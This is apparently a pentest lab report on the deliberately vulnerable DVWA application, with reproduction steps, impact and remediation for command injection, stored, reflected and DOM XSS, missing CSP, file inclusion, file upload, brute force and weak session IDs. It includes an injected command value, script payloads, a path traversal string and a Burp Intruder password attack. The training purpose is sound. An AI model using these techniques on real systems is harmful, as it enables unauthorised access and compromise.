CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Vulnerability 3 – Application is Vulnerable to Command Injection

Severity:	Critical
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Burp Suite (Community Edition) installed and running• Browser proxy configured to 127.0.0.1:8888• Logged-in user required to access the vulnerable module
Steps to Reproduce:	<ol style="list-style-type: none">1. Go to: http://localhost/DVWA/vulnerabilities/exec/2. In the IP Address field, enter: 127.0.0.1 & whoami3. Click Submit4. Observe the command output is shown on the page (e.g., apache, www-data)5. Alternatively, intercept the request using Burp Suite<ul style="list-style-type: none">• Send to Repeater• Modify parameter: ip=127.0.0.1 & whoami(URL-encoded:127.0.0.1%20%26%20whoami)• Click Send• View the response

Vulnerability 3 – Application is Vulnerable to Command Injection

Expected Result :

The input should be treated strictly as an **IP address**.

Commands like ; whoami or && ls should be rejected or ignored.

Actual Result:

The system command after the semicolon is executed on the server.

Arbitrary OS-level commands can be injected and executed.

Impact:

- Remote command execution (RCE) risk
- Server compromise possible
- Potential for full system control if exploited properly.

Remediation:

- Use a **whitelist approach** for expected input (only valid IP format)
- Avoid using system(), exec(), or shell_exec() with user input
- Escape shell metacharacters or use **safe functions**
- Implement input sanitization and validation

Reference: https://owasp.org/Top10/A03_2021-Injection/



Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 & whoami

Submit

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
 - <http://www.ss64.com/bash/>
 - <http://www.ss64.com/nt/>
 - https://www.owasp.org/index.php/Command_Injection

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAF

SQL Injection

SQL Injection (B)

Weak Session

XOO (DOM)

Page 1

200

Lesson 9

Page 1

DVWA Security

100

About

[Logout](#)



Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
Pinging 127.0.0.1 with 32 bytes of data:  
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128  
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128  
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128  
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
```

```
Ping statistics for 127.0.0.1:  
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
Minimum = 0ms, Maximum = 0ms, Average = 0ms  
arush\arush gupta
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability 4 – Application is Vulnerable to Stored Cross-Site Scripting (XSS)

Severity:	Critical
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module• No input sanitization or output encoding applied by the server
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: <code>http://localhost/DVWA/vulnerabilities/xss_s/</code>2. In the Name or Message field, enter the following payload: <code><script>alert('XSS')</script></code>3. Click Sign Guestbook4. Scroll down and observe that the alert box executes automatically every time the page is loaded — proving stored XSS

Vulnerability 4 – Application is Vulnerable to Stored Cross-Site Scripting (XSS)

Expected Result :

- User input should be stored and displayed **as plain text**
- HTML/JavaScript tags should be **escaped or removed**
- No script should be executed in the browser

Actual Result :

- The script tag is stored in the server and injected into the page
- Every time the page loads, the alert('XSS') runs
- The malicious code **persists across sessions**, affecting other users.

Impact :

- Persistent XSS allows attackers to:
 - Steal session cookies
 - Perform actions as another user
 - Spread malware or phishing payloads
- High severity because the script executes **every time the page is viewed**

Vulnerability 4 – Application is Vulnerable to Stored Cross-Site Scripting (XSS)

Remediation :

- **Escape HTML characters** in user input (<, >, ", ')
- Use frameworks or libraries that enforce **output encoding**
- Sanitize input on both client and server side
- Implement **Content Security Policy (CSP)** headers to restrict inline scripts

Reference : https://owasp.org/Top10/A07_2021-Identification-and-Authentication-Failures/



Vulnerability: Stored Cross Site Scripting (XSS)

- Home
- Instructions
- Setup / Reset DB

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored) **(highlighted)**
- CSP Bypass
- JavaScript

- DVWA Security
- PHP Info
- About

- Logout

Name *

Message *

Name: test
Message: This is a test comment.

Name: arush
Message:

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

127.0.0.1:8080 says

XSS

OK



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: arush
Message:

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability 5 – Application is Vulnerable to Reflected Cross-Site Scripting (XSS)

Severity:	Critical
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: <code>http://localhost/DVWA/vulnerabilities/xss_r/</code>2. In the input box, enter the payload: <code><script>alert('Reflected XSS')</script></code>3. Click Submit4. The page immediately reflects your input back in the HTML response5. The JavaScript executes instantly, showing an alert box6. After dismissing, your input is still visible in the response, proving it was not sanitized

Vulnerability 5 – Application is Vulnerable to Reflected Cross-Site Scripting (XSS)

Expected Result :

- User input should be **output-encoded** and displayed as text
- JavaScript should **not execute** in the browser

Actual Result:

- The script tag is echoed back **without encoding**
- It executes in the browser as a real <script> — confirming **Reflected XSS**

Impact:

- Can be used in phishing links
- Executes arbitrary code in the user's browser
- Can steal session cookies, redirect users, or inject keyloggers

Remediation:

- Always use **output encoding (HTML escape)** for user input
- Validate and filter input server-side
- Use frameworks that **auto-encode output**
- Add **Content Security Policy (CSP)** headers to block inline scripts

Reference: https://owasp.org/Top10/A07_2021-Identification-and-Authentication-Failures/



127.0.0.1:8080/DVWA/vulnerabilities/xss_r/



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert('Reflected XSS')</script>

Submit

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout



127.0.0.1:8080/DVWA/vulnerabilities/xss_r/?name=<script>alert%28%27Reflected+XSS%27%29<%2Fscript>#



127.0.0.1:8080 says

Reflected XSS

OK



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About
Logout

Vulnerability 6 – Application is Vulnerable to DOM-Based Cross-Site Scripting (XSS)

Severity:	High
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module• JavaScript enabled in the browser
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: <code>http://localhost/DVWA/vulnerabilities/xss_d/</code>2. In the URL bar, manually modify the URL and add this payload at the end: <code><script>alert('DOM XSS')</script></code>(Encoded: ?default=%3Cscript%3Ealert('DOM XSS')%3C/script%3E)3. Full URL becomes: <code>http://localhost/DVWA/vulnerabilities/xss_d?default=%3Cscript%3Ealert('DOM XSS')%3C/script%3E</code>4. Press Enter5. The alert box with "DOM XSS" appears — this proves DOM-Based XSS is successful

Vulnerability 6 – Application is Vulnerable to DOM-Based Cross-Site Scripting (XSS)

Expected Result :

- The input (fragment part of the URL) should not be interpreted as JavaScript or HTML
- It should be ignored or safely handled by JavaScript functions

Actual Result:

- The script in the URL fragment is **directly written into the page using JavaScript**
- It is **not escaped or validated**, resulting in script execution

Impact:

- DOM-Based XSS does **not appear in the page source**
- It is executed entirely in the client-side DOM
- Attackers can craft malicious URLs and trick users into executing code in their browsers

Remediation:

- Do not directly write location.hash or location.href into innerHTML
- Use textContent or other safe DOM APIs
- Sanitize and validate all dynamic data used in the DOM
- Apply **Content Security Policy (CSP)** to restrict scripts

Reference: https://owasp.org/Top10/A07_2021-Identification-and-Authentication-Failures/

127.0.0.1:8080/DVWA/vulnerabilities/xss_d/?default=%3Cscript%3Ealert('DOM XSS')%3C/script%3E



Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_\(OTG-CLIENT-001\)](https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001))
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About
Logout

127.0.0.1:8080 says

DOM XSS

OK

Vulnerability 7 – Application is Vulnerable to CSP Bypass

Severity:	High
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module• JavaScript enabled in the browser• Browser Developer Tools open (Network tab)
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: <code>http://localhost/DVWA/vulnerabilities/xss_r/</code>2. In the input box, enter the payload: <code><script>alert('CSP')</script></code>3. Open DevTools → Network tab → Click the response from <code>xss_r</code> page4. Observe response headers: → No Content-Security-Policy header → Click the response from <code>xss_r</code> page

Vulnerability 7 – Application is Vulnerable to CSP Bypass

Expected Result :

- Application should use a strict CSP header like : **Content-Security-Policy: default-src 'self'; script-src 'self';**
- CSP should prevent inline <script> from executing
- X-XSS-Protection should be enabled : **X-XSS-Protection: 1; mode=block**

Actual Result:

- N No Content-Security-Policy header present in the HTTP response
- X-XSS-Protection: 0 disables browser-side XSS protection
- Inline script payload <script>alert('CSP')</script> executed successfully

Impact:

- Absence of CSP allows execution of malicious JavaScript
- Increases risk of Reflected, Stored, and DOM-based XSS attacks
- Users can be tricked into executing injected code, leading to cookie theft, session hijack, etc.

Remediation:

- Add strict Content-Security-Policy to all responses
- Avoid using unsafe-inline or * in script-src
- Set X-XSS-Protection: 1; mode=block

Reference: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

Back

Forward

Close

Info

127.0.0.1:8080/DVWA/vulnerabilities/xss_r/?name=<script>alert%28%27CSP%27%29<%2Fscript>#



127.0.0.1:8080 says

CSP

OK

Vulnerability: Reflected Cross Site Scripting (XSS) | + | - | X

127.0.0.1:8080/DVWA/vulnerabilities/xss_r/?name=<script>alert%28%27CSP%27%29<%2Fscript>#

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting

Network | Performance | Memory | Application | Privacy and security | Lighthouse | Recorder | DOM Invader

Elements | Console | Sources | Network | Preserve log | Disable cache | No throttling | Invert | More filters | All | Fetch/XHR | Doc | CSS | JS | Font | Img | Media | Manifest | Socket | Wasm | Other

Name	Status	Type	Initiator	Size	Time
xss_r/?name=%3Cscript%3Ealert%28%27CSP%27%29%3C%2Fscript%3E	200	document	Other	4.8 kB	9.55 s
main.css	200	stylesheet	xss_r/?name=%3Cscript%3Ealert%28%27CSP%27%29	(disk cache)	3 ms
dvwaPage.js	200	script	xss_r/?name=%3Cscript%3Ealert%28%27CSP%27%29	(disk cache)	2 ms
logo.png	200	png	xss_r/?name=%3Cscript%3Ealert%28%27CSP%27%29	(disk cache)	2 ms
add_event_listeners.js	200	script	xss_r/?name=%3Cscript%3Ealert%28%27CSP%27%29	(disk cache)	2 ms
favicon.ico	200	x-icon	Other	(disk cache)	5 ms

6 requests | 4.8 kB transferred | 16.5 kB resources | Finish: 17.65 s | DOMContentLoaded: 17.62 s | Load: 17.62 s

Vulnerability: Reflected Cross Site Scripting (XSS)

127.0.0.1:8080/DVWA/vulnerabilities/xss_r/?name=<script>alert%28%27CSP%27%29<%2Fscript>#

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting

Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder DOM Invader

Preserve log Disable cache No throttling Invert More filters All Fetch/XHR Doc CSS JS Font Img Media Manifest Socket Wasm Other

Name	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
xss_r/?name=%3Cscript%3Eale...	5			<head>			
main.css	6			<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />			
dvwaPage.js	7			<title>Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>			
logo.png	8			<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />			
add_event_listeners.js	9			<link rel="icon" type="\image/ico" href="../../favicon.ico" />			
favicon.ico	10						
	11						
	12						
	13						
	14						

Vulnerability 8 – Application is Vulnerable to File Inclusion

Severity:	High
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module• Module Tested: File Inclusion
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: <code>http://localhost/DVWA/vulnerabilities/fi/</code>2. In the URL, replace the page parameter : <code>?page=include.php</code> with : <code>?page=../../../../windows/system.ini</code>3. Hit Enter and observe the page output.4. If the content of the local file is shown (e.g., [drivers], or root:x:0:0:), it confirms Local File Inclusion (LFI)

Vulnerability 8 – Application is Vulnerable to File Inclusion

Expected Result :

- Application should only include **known, safe files**
- User input should not alter which file is included
- Path traversal like ../ should be rejected or ignored

Actual Result:

- The page parameter directly includes files from the system
- No validation or sanitization of file path
- Application displays the contents of sensitive OS files

Impact:

- Attackers can:
 - View server-side code
 - Read sensitive system files
 - Escalate to **Remote Code Execution (RCE)** under certain conditions

Remediation:

- Use **allowlist-based file inclusion**
- Reject or sanitize user input containing ../, %00, etc.
- Avoid dynamic file inclusion from input wherever possible
- Disable detailed error messages in production

Reference: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

127.0.0.1:8080/DVWA/vulnerabilities/fi/?page==../../../../../windows/system.ini



Vulnerability: File Inclusion

The PHP function **allow_url_include** is not enabled.

[[file1.php](#)] - [[file2.php](#)] - [[file3.php](#)]

More Information

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://www.owasp.org/index.php/Top_10_2007-A3

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout



127.0.0.1:8080/DVWA/vulnerabilities/fi/?page=../../../../windows/system.ini

for 16-bit app support [386Enh] woafont=dosapp.fon EGA80WOA.FON=EGA80WOA.FON EGA40WOA.FON=EGA40WOA.FON CGA80WOA.FON=CGA80WOA.FON CGA40WOA.FON=CGA40WOA.FON [drivers] wave=mmdrv.dll timer=timerdrv [mci]

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability 9 – Application is Vulnerable to Unrestricted File Upload

Severity:	Critical
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module• PHP GD module enabled (in php.ini)• Malicious PHP script (shell.php) prepared for upload
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: http://localhost/DVWA/vulnerabilities/upload/2. Create a file shell.php with content:: <?php echo "File uploaded successfully!"; ?>3. Upload the file using the DVWA form4. After success, visit: http://localhost/DVWA/hackable/uploads/shell.php5. You should see: File uploaded successfully!

Vulnerability 9 – Application is Vulnerable to Unrestricted File Upload

Expected Result :

- Application should accept only safe file types like .jpg, .png
- Uploaded files should not execute
- Upload directory should not be web-accessible

Actual Result:

- Application accepts .php files
- Files are stored in a publicly accessible folder
- Server executes the uploaded PHP file, leading to Remote Code Execution

Impact:

- Full server compromise via web shells
- Attackers can: Read or modify files, Escalate privileges, Launch further attacks from the server

Remediation:

- Restrict to known-safe file extensions and MIME types
- Store files outside web root or with randomized names
- Disable execution permissions on upload directories
- Use libraries (e.g., getimagesize()) to verify image files

Reference: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/



Vulnerability: File Upload

Choose an image to upload:

shell.php

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitetecurity/upload-forms-threat/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout



Vulnerability: File Upload

Choose an image to upload:

No file chosen

.../.../hackable/uploads/shell.php successfully uploaded!

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>



Vulnerability 10 – Application is Vulnerable to Brute Force Login

Severity:	High
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Burp Suite (Community Edition) installed and running• Browser proxy configured to 127.0.0.1:8888• Logged-in user required to access the vulnerable module• No CAPTCHA or rate-limiting
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: http://localhost/DVWA/vulnerabilities/brute/2. Enter username: admin, and any dummy password (e.g., test)3. Intercept the request using Burp Suite4. Right-click → Send to Intruder5. In Intruder > Positions, clear all, and highlight only: password=test → Click Add to set §test§ as the attack position6. In Payloads tab, load a wordlist of common passwords (e.g., password, admin, letmein)7. Click Start Attack8. Identify the successful response by looking for different Length or Status Code9. Response shows : Welcome to the password protected area admin

Vulnerability 10 – Application is Vulnerable to Brute Force Login

Expected Result :

- Application should detect brute-force attempts
- Implement CAPTCHA or rate-limiting
- Lock account or block IP after repeated failures

Actual Result:

- Unlimited login attempts are allowed
- No delay, CAPTCHA, or lockout
- Password was successfully guessed using automation

Impact:

- Attackers can brute-force weak or reused passwords
- Gain unauthorized access to user or admin accounts
- May lead to full compromise of the application

Remediation:

- Implement **account lockout** after failed attempts
- Introduce **CAPTCHA** or progressive delays
- Enable **rate-limiting** on login requests
- Use **strong password policies** and MFA

Reference: https://owasp.org/Top10/A01_2021-Broken_Access_Control/



Vulnerability: Brute Force

Login

Username:

Password:

More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Burp Suite Community Edition v2025.5.6 - Temporary Project

— X

Burp Project Intruder Repeater View Help

Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

2 x +

Sniper attack

Start attack

Target http://127.0.0.1:8080

Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```
1 GET /DVWA/vulnerabilities/brute/?username=admin&password=$test$&Login=Login HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="130"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:8080/DVWA/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: security=low; PHPSESSID=6dc4b213veu2sgrbtagecelodr
17 Connection: keep-alive
18
19
```

?

Search

1 highlight | 1 payload position | Length: 829

Event log (1) All issues

Memory: 153.0MB

Disabled

Payloads

Resource pool

Settings

Burp Suite Community Edition v2025.5.6 - Temporary Project

Dashboard Target **Proxy** **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

2 x +

Sniper attack

Target http://127.0.0.1:8080 Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```
1 GET /DVWA/vulnerabilities/brute/?username=admin&password=$test$&Login=Login HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:8080/DVWA/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: security=low; PHPSESSID=6dc4b213veu2sgrbtagecelodr
17 Connection: keep-alive
18
19
```

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 5
Request count: 5

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

123456
admin
letmein
admin123
password

Paste
Load...
Remove
Clear
Deduplicate
Add Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add E... Rule
Edit
Remove
Up
Down

Search 1 highlight 1 payload position Length: 829

Event log (1) All issues Memory: 138.1MB Disabled

Vulnerability 11 – Application is Vulnerable to Insecure Session IDs

Severity:	High
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Burp Suite (Community Edition) installed and running• Browser proxy configured to 127.0.0.1:8888• Logged-in user required to access the vulnerable module
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: http://localhost/DVWA/vulnerabilities/weak_id/2. Open browser Developer Tools → Application → Cookies OR inspect request in Burp > HTTP History3. Note the presence of a session cookie: dvwaSession = 134. Refresh or relogin → value changes predictably (e.g., 14, 15, 16)5. This shows the session token is:<ul style="list-style-type: none">→ Short→ Numeric→ Predictable

Attack Save

2. Intruder attack of http://127.0.0.1:8080

2. Intruder attack of http://127.0.0.1:8080

Attack Save ?

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	29			4736	
1	123456	200	15			4735	
2	admin	200	61			4736	
3	letmein	200	30			4735	
4	admin123	200	54			4736	
5	password	200	35			4778	

Payloads Resource pool Settings

Finished

3. Intruder attack of http://127.0.0.1:8080

Save ▾

Results Positions

Capture filter: Capturing all items

[Apply capture filter](#)

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	26			4736	
1	123456	200	17			4735	
2	admin	200	28			4736	
3	letmein	200	18			4735	
4	admin123	200	15			4736	
5	password	200	17			4778	

Request Response

Pretty Raw Hex Render

1

```
<form action="#" method="GET">
    Username:<br />
    <input type="text" name="username">
    <br />
    Password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password">
    <br />
    <br />
    <input type="submit" value="Login" name="Login">

</form>
<p>
    Welcome to the password protected area admin
</p>

</div>

<h2>
    More Information
</h2>
<ul>
    <li>
        <a href="https://www.owasp.org/index.php/Testing_for_Brute_Force">
            https://www.owasp.org/index.php/Testing_for_Brute_Force
        </a>
    </li>
</ul>
```

2 | P a g e

Finished

Vulnerability 11 – Application is Vulnerable to Insecure Session IDs

Expected Result :

- Session IDs should be:
 - Long (16+ chars)
 - Random and unpredictable
 - Resistant to brute force or guessing

Actual Result:

- DVWA uses short numeric session IDs : **dvwaSession = 13**
- Sequentially assigned (e.g., 13, 14, 15...)
- Easily guessable by an attacker

Impact:

- Attackers can brute-force session IDs and hijack active sessions
- Leads to unauthorized access without credentials
- Severe in shared or multi-user environments

Remediation:

- Use secure, random session tokens (e.g., 128-bit hex strings)
- Store session tokens in secure HttpOnly cookies
- Rotate session ID upon login and logout
- Set Secure and SameSite=Strict flags on cookies

Reference: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Vulnerability: Weak Session IDs +

127.0.0.1:8080/DVWA/vulnerabilities/weak_id/

DVWA

Vulnerability: Weak Session IDs

